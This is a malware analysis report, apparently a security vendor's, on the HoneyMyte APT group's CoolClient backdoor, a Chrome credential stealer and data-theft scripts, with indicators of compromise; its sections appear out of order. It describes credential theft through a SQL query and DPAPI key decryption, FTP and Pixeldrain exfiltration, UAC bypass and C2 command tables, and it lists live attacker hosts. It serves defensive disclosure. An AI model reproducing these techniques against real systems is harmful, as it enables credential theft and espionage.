In this context, the Login Data file is an SQLite database that stores saved website login credentials, including usernames and AES-encrypted passwords. The Local State file is a JSON-formatted configuration file containing browser metadata, with the most important value being encrypted_key, a Base64-encoded AES key. It is required to decrypt the passwords stored in the Login Data database and is also encrypted.


When executed, the malware copies the Login Data file to the user’s temporary directory as chromeTmp.

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

Function that copies Chrome browser login data into a temporary file (chromeTmp) for exfiltration

To retrieve saved credentials, the malware executes the following SQL query on the copied database:

SELECT origin_url, username_value, password_value FROM logins

This query returns the login URL, stored username, and encrypted password for each saved entry.

Next, the malware reads the Local State file to extract the browser’s encrypted master key. This key is protected using the Windows Data Protection API (DPAPI), ensuring that the encrypted data can only be decrypted by the same Windows user account that created it. The malware then uses the CryptUnprotectData API to decrypt this key, enabling it to access and decrypt password entries from the Login Data SQLite database.

With the decrypted AES key in memory, the malware proceeds to decrypt each saved password and reconstructs complete login records.

Finally, it saves the results to the text file C:\Users\Public\Libraries\License.txt.

Login data stealer’s attribution

Our investigation indicated that the malware was consistently used in the ToneShell backdoor campaign, which was attributed to the HoneyMyte APT group.

Another factor supporting our attribution is that the browser credential stealer appeared to be linked to the LuminousMoth APT group, which has previously been connected to HoneyMyte. Our analysis of LuminousMoth’s cookie stealer revealed several code-level similarities with HoneyMyte’s credential stealer. For example, both malware families used the same method to copy targeted files, such as Login Data and Cookies, into a temporary folder named ChromeTmp, indicating possible tool reuse or a shared codebase.

Code similarity between HoneyMyte's saved login data stealer and LuminousMoth's cookie stealer

Code similarity between HoneyMyte’s saved login data stealer and LuminousMoth’s cookie stealer

Both stealers followed the same steps: they checked if the original Login Data file existed, located the temporary folder, and copied the browser data into a file with the same name.

Based on these findings, we assess with high confidence that HoneyMyte is behind this browser credential stealer, which also has a strong connection to the LuminousMoth APT group.

Document theft and system information reconnaissance scripts

In several espionage campaigns, HoneyMyte used a number of scripts to gather system information, conduct document theft activities and steal browser login data. One of these scripts is a batch file named 1.bat.

1.bat – System enumeration and data exfiltration batch script



The script starts by downloading curl.exe and rar.exe into the public folder. These are the tools used for file transfer and compression.

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression

Batch script that downloads curl.exe and rar.exe from HoneyMyte infrastructure and executes them for file transfer and compression


It then collects network details and downloads and runs the nbtscan tool for internal network scanning.

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration

Batch script that performs network enumeration and saves the results to the log.dat file for later exfiltration


During enumeration, the script also collects information such as stored credentials, the result of the systeminfo command, registry keys, the startup folder list, the list of files and folders, and antivirus information into a file named log.dat. It then uploads this file via FTP to http://113.23.212[.]15/pub/.

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Batch script that collects registry, startup items, directories, and antivirus information for system profiling

Next, it deletes both log.dat and the nbtscan executable to remove traces. The script then terminates browser processes, compresses browser-related folders, retrieves FileZilla configuration files, archives documents from all drives with rar.exe, and uploads the collected data to the same server.

Finally, it deletes any remaining artifacts to cover its tracks.

Ttraazcs32.ps1 – PowerShell-based collection and exfiltration

The second script observed in HoneyMyte operations is a PowerShell file named Ttraazcs32.ps1.

Similar to the batch file, this script downloads curl.exe and rar.exe into the public folder to handle file transfers and compression. It collects computer and user information, as well as network details such as the public IP address and Wi-Fi network data.

All gathered information is written to a file, compressed into a password-protected RAR archive and uploaded via FTP.

In addition to system profiling, the script searches multiple drives including C:\Users\Desktop, Downloads, and drives D: to Z: for recently modified documents. Targeted file types include .doc, .xls, .pdf, .tif, and .txt, specifically those changed within the last 60 days. These files are also compressed into a password-protected RAR archive and exfiltrated to the same FTP server.

t.ps1 – Saved login data collection and exfiltration

The third script attributed to HoneyMyte is a PowerShell file named t.ps1.

The script requires a number as a parameter and creates a working directory under D:\temp with that number as the directory name. The number is not related to any identifier. It is simply a numeric label that is probably used to organize stolen data by victim. If the D drive doesn’t exist on the victim’s machine, the new folder will be created in the current working directory.


The script then searches the system for Chrome and Chromium-based browser files such as Login Data and Local State. It copies these files into the target directory and extracts the encrypted_key value from the Local State file. It then uses Windows DPAPI (System.Security.Cryptography.ProtectedData) to decrypt this key and writes the decrypted Base64-encoded key into a new file named Local State-journal in the same directory. For example, if the original file is C:\Users\$username \AppData\Local\Google\Chrome\User Data\Local State, the script creates a new file C:\Users\$username\AppData\Local\Google\Chrome\User Data\Local State-journal, which the attacker can later use to access stored credentials.

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

PowerShell script that extracts and decrypts the Chrome encrypted_key from the Local State file before writing the result to a Local State-journal file

Once the credential data is ready, the script verifies that both rar.exe and curl.exe are available. If they are not present, it downloads them directly from Google Drive. The script then compresses the collected data into a password-protected archive (the password is “PIXELDRAIN”) and uploads it to pixeldrain.com using the service’s API, authenticated with a hardcoded token. Pixeldrain is a public file-sharing service that attackers abuse for data exfiltration.

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

Script that compresses data with RAR, and exfiltrates it to Pixeldrain via API

This approach highlights HoneyMyte’s shift toward using public file-sharing services to covertly exfiltrate sensitive data, especially browser login credentials.

Conclusion

Recent findings indicate that HoneyMyte continues to operate actively in the wild, deploying an updated toolset that includes the CoolClient backdoor, a browser login data stealer, and various document theft scripts.

With capabilities such as keylogging, clipboard monitoring, proxy credential theft, document exfiltration, browser credential harvesting, and large-scale file theft, HoneyMyte’s campaigns appear to go far beyond traditional espionage goals like document theft and persistence. These tools indicate a shift toward the active surveillance of user activity that includes capturing keystrokes, collecting clipboard data, and harvesting proxy credential.

Organizations should remain highly vigilant against the deployment of HoneyMyte’s toolset, including the CoolClient backdoor, as well as related malware families such as PlugX, ToneShell, Qreverse, and LuminousMoth. These operations are part of a sophisticated threat actor strategy designed to maintain persistent access to compromised systems while conducting high-value surveillance activities.

Indicators of compromise

CoolClient
F518D8E5FE70D9090F6280C68A95998F          libngs.dll
1A61564841BBBB8E7774CBBEB3C68D5D       loader.dat
AEB25C9A286EE4C25CA55B72A42EFA2C        main.dat
6B7300A8B3F4AAC40EEECFD7BC47EE7C        time.dat

CoolClient plugins
7AA53BA3E3F8B0453FFCFBA06347AB34        ServiceMgrS.dll
A1CD59F769E9E5F6A040429847CA6EAE         FileMgrS.dll
1BC5329969E6BF8EF2E9E49AAB003F0B         RemoteShellS.dll

Browser login data stealer
1A5A9C013CE1B65ABC75D809A25D36A7       Variant A
E1B7EF0F3AC0A0A64F86E220F362B149          Variant B
DA6F89F15094FD3F74BA186954BE6B05         Variant C

Scripts
C19BD9E6F649DF1DF385DEEF94E0E8C4         1.bat
838B591722512368F81298C313E37412           Ttraazcs32.ps1
A4D7147F0B1CA737BFC133349841AABA        t.ps1

CoolClient C2
account.hamsterxnxx[.]com
popnike-share[.]com
japan.Lenovoappstore[.]com

FTP server
113.23.212[.]15

  •  

HoneyMyte updates CoolClient and deploys multiple stealers in recent campaigns

Over the past few years, we’ve been observing and monitoring the espionage activities of HoneyMyte (aka Mustang Panda or Bronze President) within Asia and Europe, with the Southeast Asia region being the most affected. The primary targets of most of the group’s campaigns were government entities.

As an APT group, HoneyMyte uses a variety of sophisticated tools to achieve its goals. These tools include ToneShell, PlugX, Qreverse and CoolClient backdoors, Tonedisk and SnakeDisk USB worms, among others. In 2025, we observed HoneyMyte updating its toolset by enhancing the CoolClient backdoor with new features, deploying several variants of a browser login data stealer, and using multiple scripts designed for data theft and reconnaissance.

Additional information about this threat, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

CoolClient backdoor

An early version of the CoolClient backdoor was first discovered by Sophos in 2022, and TrendMicro later documented an updated version in 2023. Fast forward to our recent investigations, we found that CoolClient has evolved quite a bit, and the developers have added several new features to the backdoor. This updated version has been observed in multiple campaigns across Myanmar, Mongolia, Malaysia and Russia where it was often deployed as a secondary backdoor in addition to PlugX and LuminousMoth infections.

In our observations, CoolClient was typically delivered alongside encrypted loader files containing encrypted configuration data, shellcode, and in-memory next-stage DLL modules. These modules relied on DLL sideloading as their primary execution method, which required a legitimate signed executable to load a malicious DLL. Between 2021 and 2025, the threat actor abused signed binaries from various software products, including BitDefender, VLC Media Player, Ulead PhotoImpact, and several Sangfor solutions.

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

Variants of CoolClient abusing different software for DLL sideloading (2021–2025)

The latest CoolClient version analyzed in this article abuses legitimate software developed by Sangfor. Below, you can find an overview of how it operates. It is worth noting that its behavior remains consistent across all variants, except for differences in the final-stage features.

Overview of CoolClient execution flow

Overview of CoolClient execution flow

However, it is worth noting that in another recent campaign involving this malware in Pakistan and Myanmar, we observed that HoneyMyte has introduced a newer variant of CoolClient that drops and executes a previously unseen rootkit. A separate report will be published in the future that covers the technical analysis and findings related to this CoolClient variant and the associated rootkit.

CoolClient functionalities

In terms of functionality, CoolClient collects detailed system and user information. This includes the computer name, operating system version, total physical memory (RAM), network details (MAC and IP addresses), logged-in user information, and descriptions and versions of loaded driver modules. Furthermore, both old and new variants of CoolClient support file upload to the C2, file deletion, keylogging, TCP tunneling, reverse proxy listening, and plugin staging/execution for running additional in-memory modules. These features are still present in the latest versions, alongside newly added functionalities.

In this latest variant, CoolClient relies on several important files to function properly:

Filename Description
Sang.exe Legitimate Sangfor application abused for DLL sideloading.
libngs.dll Malicious DLL used to decrypt loader.dat and execute shellcode.
loader.dat Encrypted file containing shellcode and a second-stage DLL. Parameter checker and process injection activity reside here.
time.dat Encrypted configuration file.
main.dat Encrypted file containing shellcode and a third-stage DLL. The core functionality resides here.

Parameter modes in second-stage DLL

CoolClient typically requires three parameters to function properly. These parameters determine which actions the malware is supposed to perform. The following parameters are supported.

Parameter Actions
No parameter ·        CoolClient will launch a new process of itself with the install parameter. For example: Sang.exe install.
install
  • CoolClient decrypts time.dat.
  • Adds new key to the Run registry for persistence mechanism.
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly created write.exe process.
  • Checks for service control manager (SCM) access.
  • Checks for multiple AV processes such as 360sd.exe, zhudongfangyu.exe and 360desktopservice64.exe.
  • Installs a service named media_updaten and starts it.
  • If the current user is in the Administrator group, creates a new process of itself with the passuac parameter to bypass UAC.
work
  • Creates a process named write.exe.
  • Decrypts and injects loader.dat into a newly spawned write.exe process.
passuac
  • Bypasses UAC and performs privilege elevation.
  • Checks if the machine runs Windows 10 or a later version.
  • Impersonates svchost.exe process by spoofing PEB information.
  • Creates a scheduled task named ComboxResetTask for persistence. The task executes the malware with the work parameter.
  • Elevates privileges to admin by duplicating an access token from an existing elevated process.

Final stage DLL

The write.exe process decrypts and launches the main.dat file, which contains the third (final) stage DLL. CoolClient’s core features are implemented in this DLL. When launched, it first checks whether the keylogger, clipboard stealer, and HTTP proxy credential sniffer are enabled. If they are, CoolClient creates a new thread for each specific functionality. It is worth noting that the clipboard stealer and HTTP proxy credential sniffer are new features that weren’t present in older versions.

Clipboard and active windows monitor

A new feature introduced in CoolClient is clipboard monitoring, which leverages functions that are typically abused by clipboard stealers, such as GetClipboardData and GetWindowTextW, to capture clipboard information.

CoolClient also retrieves the window title, process ID and current timestamp of the user’s active window using the GetWindowTextW API. This information enables the attackers to monitor user behavior, identify which applications are in use, and determine the context of data copied at a given moment.

The clipboard contents and active window information are encrypted using a simple XOR operation with the byte key 0xAC, and then written to a file located at C:\ProgramData\AppxProvisioning.xml.

HTTP proxy credential sniffer

Another notable new functionality is CoolClient’s ability to extract HTTP proxy credentials from the host’s HTTP traffic packets. To do so, the malware creates dedicated threads to intercept and parse raw network traffic on each local IP address. Once it is able to intercept and parse the traffic, CoolClient starts extracting proxy authentication credentials from HTTP traffic intercepted by the malware’s packet sniffer.

The function operates by analyzing the raw TCP payload to locate the Proxy-Connection header and ensure the packet is relevant. It then looks for the Proxy-Authorization: Basic header, extracts and decodes the Base64-encoded credential and saves it in memory to be sent later to the C2.

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

Function used to find and extract Base64-encoded credentials from HTTP proxy-authorization headers

C2 command handler

The latest CoolClient variant uses TCP as the main C2 communication protocol by default, but it also has the option to use UDP, similar to the previous variant. Each incoming payload begins with a four-byte magic value to identify the command family. However, if the command is related to downloading and running a plugin, this value is absent. If the client receives a packet without a recognized magic value, it switches to plugin mode (mechanism used to receive and execute plugin modules in memory) for command processing.

Magic value Command category
CC BB AA FF Beaconing, status update, configuration.
CD BB AA FF Operational commands such as tunnelling, keylogging and file operations.
No magic value Receive and execute plugin module in memory.

0xFFAABBCC – Beacon and configuration commands

Below is the command menu to manage client status and beaconing:

Command ID Action
0x0 Send beacon connection
0x1 Update beacon timestamp
0x2 Enumerate active user sessions
0x3 Handle incoming C2 command

0xFFAABBCD – Operational commands

This command group implements functionalities such as data theft, proxy setup, and file manipulation. The following is a breakdown of known subcommands:

Command ID Action
0x0 Set up reverse tunnel connection
0x1 Send data through tunnel
0x2 Close tunnel connection
0x3 Set up reverse proxy
0x4 Shut down a specific socket
0x6 List files in a directory
0x7 Delete file
0x8 Set up keylogger
0x9 Terminate keylogger thread
0xA Get clipboard data
0xB Install clipboard and active windows monitor
0xC Turn off clipboard and active windows monitor
0xD Read and send file
0xE Delete file

CoolClient plugins

CoolClient supports multiple plugins, each dedicated to a specific functionality. Our recent findings indicate that the HoneyMyte group actively used CoolClient in campaigns targeting Mongolia, where the attackers pushed and executed a plugin named FileMgrS.dll through the C2 channel for file management operations.

Further sample hunting in our telemetry revealed two additional plugins: one providing remote shell capability (RemoteShellS.dll), and another focused on service management (ServiceMgrS.dll).

ServiceMgrS.dll – Service management plugin

This plugin is used to manage services on the victim host. It can enumerate all services, create new services, and even delete existing ones. The following table lists the command IDs and their respective actions.

Command ID Action
0x0 Enumerate services
0x1 / 0x4 Start or resume service
0x2 Stop service
0x3 Pause service
0x5 Create service
0x6 Delete service
0x7 Set service to start automatically at boot
0x8 Set service to be launched manually
0x9 Set service to disabled

FileMgrS.dll – File management plugin

A few basic file operations are already supported in the operational commands of the main CoolClient implant, such as listing directory contents and deleting files. However, the dedicated file management plugin provides a full set of file management capabilities.

Command ID Action
0x0 List drives and network resources
0x1 List files in folder
0x2 Delete file or folder
0x3 Create new folder
0x4 Move file
0x5 Read file
0x6 Write data to file
0x7 Compress file or folder into ZIP archive
0x8 Execute file
0x9 Download and execute file using certutil
0xA Search for file
0xB Send search result
0xC Map network drive
0xD Set chunk size for file transfers
0xF Bulk copy or move
0x10 Get file metadata
0x11 Set file metadata

